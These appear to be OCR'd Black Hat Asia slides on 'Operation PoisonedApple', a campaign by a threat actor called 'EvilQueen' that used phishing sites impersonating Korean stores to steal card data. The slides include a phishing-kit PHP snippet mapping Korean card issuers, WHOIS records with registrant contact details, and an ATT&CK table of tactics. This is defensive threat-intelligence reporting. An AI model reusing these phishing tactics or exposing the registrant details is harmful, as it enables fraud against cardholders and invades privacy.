
Impersonation of a famous department store in Korea



Outlet phishing sites

Impersonation of a famous outlet brand in Korea








Stealing credit card and personal information


Malicious Apps disguised as funeral notice

- **malicious apps disguised as funeral notice that steal and control smartphone data**










Linked with China




```
function curl($k){
    if($k=='xandai'){
        $curl='现代卡——현대카드';
    }elseif ($k=='huaka'){
        $curl='花卡——하나카드';
    }elseif ($k=='xinghan'){
        $curl='新韩卡——신한카드';
    }elseif ($k=='le'){
        $curl='乐天卡——롯데카드';
    }elseif ($k=='shanxing'){
        $curl='三星卡——삼성카드';
    }elseif ($k=='yiuly'){
        $curl='友利卡——우리카드';
    }elseif ($k=='kb'){
        $curl='KB国民卡——KB국민카드';
    }elseif ($k=='nh'){
        $curl='NH农协卡';
    }elseif ($k=='bc'){
        $curl='bc卡';
    }
    return $curl;
}
```

Linked with China

```
Domain Name: ynwtuukf.net
Registry Domain ID: 1917446201_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.hichina.com
Registrar URL: http://www.net.cn/
Updated Date: 2015-04-08T07:42:21Z
Creation Date: 2015-04-08T07:42:21Z
Registrar Registration Expiration Date: 2016-04-08T07:42:21Z
Registrar: HICHINA ZHICHENG TECHNOLOGY LTD.
Registrar IANA ID: 420
Registrar Abuse Contact Email: abuse@list.alibaba-inc.com
Registrar Abuse Contact Phone: +86.4006008500
Reseller:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: Han Cheng Xiang
Registrant Organization: Han Cheng Xiang
Registrant Street: Shan Dong Zhang Dian Qu,,
Registrant City: Tian Jin Shi
Registrant State/Province: shan dong
Registrant Postal Code: 523645
Registrant Country: CN
Registrant Phone: +86.0213565373
Registrant Phone Ext: 3423
Registrant Fax: +86.0213565373
Registrant Fax Ext: 3423
Registrant Email: ynwtuu@126.com
Registry Admin ID:
Admin Name: Chang Ping
```

EvilQueen

Uncovered a new Chinese Threat actor has been active at least since 2009.

Objective : Monetization through financial information theft

Targets : Korea, Japan, Taiwan


Tools : Chinese Webshell, PHP-based phishing pages, Dirty Cow, Adminer, etc.

TTPs : Phishing, Fradulent Payments, Malicious android apps, etc.

Resource Development	Initial Access	Execution	Persistence	Defense Evasion	C&C	Exfiltration
Acquire Infrastructure: Domains	Exploit Public-Facing Application	Command and Scripting Interpreter: Unix Shell	Server Software Component: Webshell	Masquerading: Match Legitimate Name or Location	Application Layer Protocol: Web	Automated Exfiltration
Acquire Infrastructure: Virtual Private Server	Phishing		Valid Accounts: Local Accounts	Indicator Removal: File Deletion		Exfiltration Over C2 Channel
Obtain Capabilities: Tool and Exploits	External Remote Services			Time Based Evasion		

Recent Incident

"애플 매장서 도난 카드로 1250만원 결제됐는데"... 직장인 분통



경기도 하남시 한 쇼핑몰에 문을 연 애플 매장/사진=연합뉴스

도난당한 카드로 1250만원이 애플 매장에서 결재됐는데, 애플 측이 내부 규정을 이유로 협조하지 않아 수사가 난항을 겪고 있다는 사실이 알려졌다.

$10,000 was charged on a stolen card at an apple store…

A stolen card was used to make a $10,000 payment at an Apple store, but Apple's refusal to cooperate due to internal regulations has hindered the investigation. Despite Mr. Yoon's efforts to report the incident to both the card company and the police immediately, Apple's lack of cooperation has led to over a month of investigation delays. **Apple's refusal to provide any information, citing internal policy**, has sparked criticism both domestically and in the United States, despite the company's emphasis on privacy protection.

source: https://www.hankyung.com/article/2024020827807

Conclusion

Takeaways

Summary of Operation PoisonedApple

Activity : Theft of credit card and personal data using phishing pages on online stores, fraudulent payment and monetization


Victims : Over 50 online stores, Over 8,000 cardholders, and 5 millions of personal information.

Geographical scope : Korea, Japan

Period of activity : 2 years

Revenue : $ 400,000

Whitepaper Download QR Code



Black Hat Asia Sound Bytes

- Through analysis starting from small clues, we ultimately discovered phishing pages spreading widely online and identified various attack activities
- Attackers are developing new novel schemes for financial gain, making it very important to continually explore and share new skills and tactics to respond to upcoming greater threats.
- Collaboration among stakeholders played a crucial role in minimizing the attack's impact, highlighting the essentiality of collaborative response for enhancing resilience against incidents.

Thank you

gykim@fsec.or.kr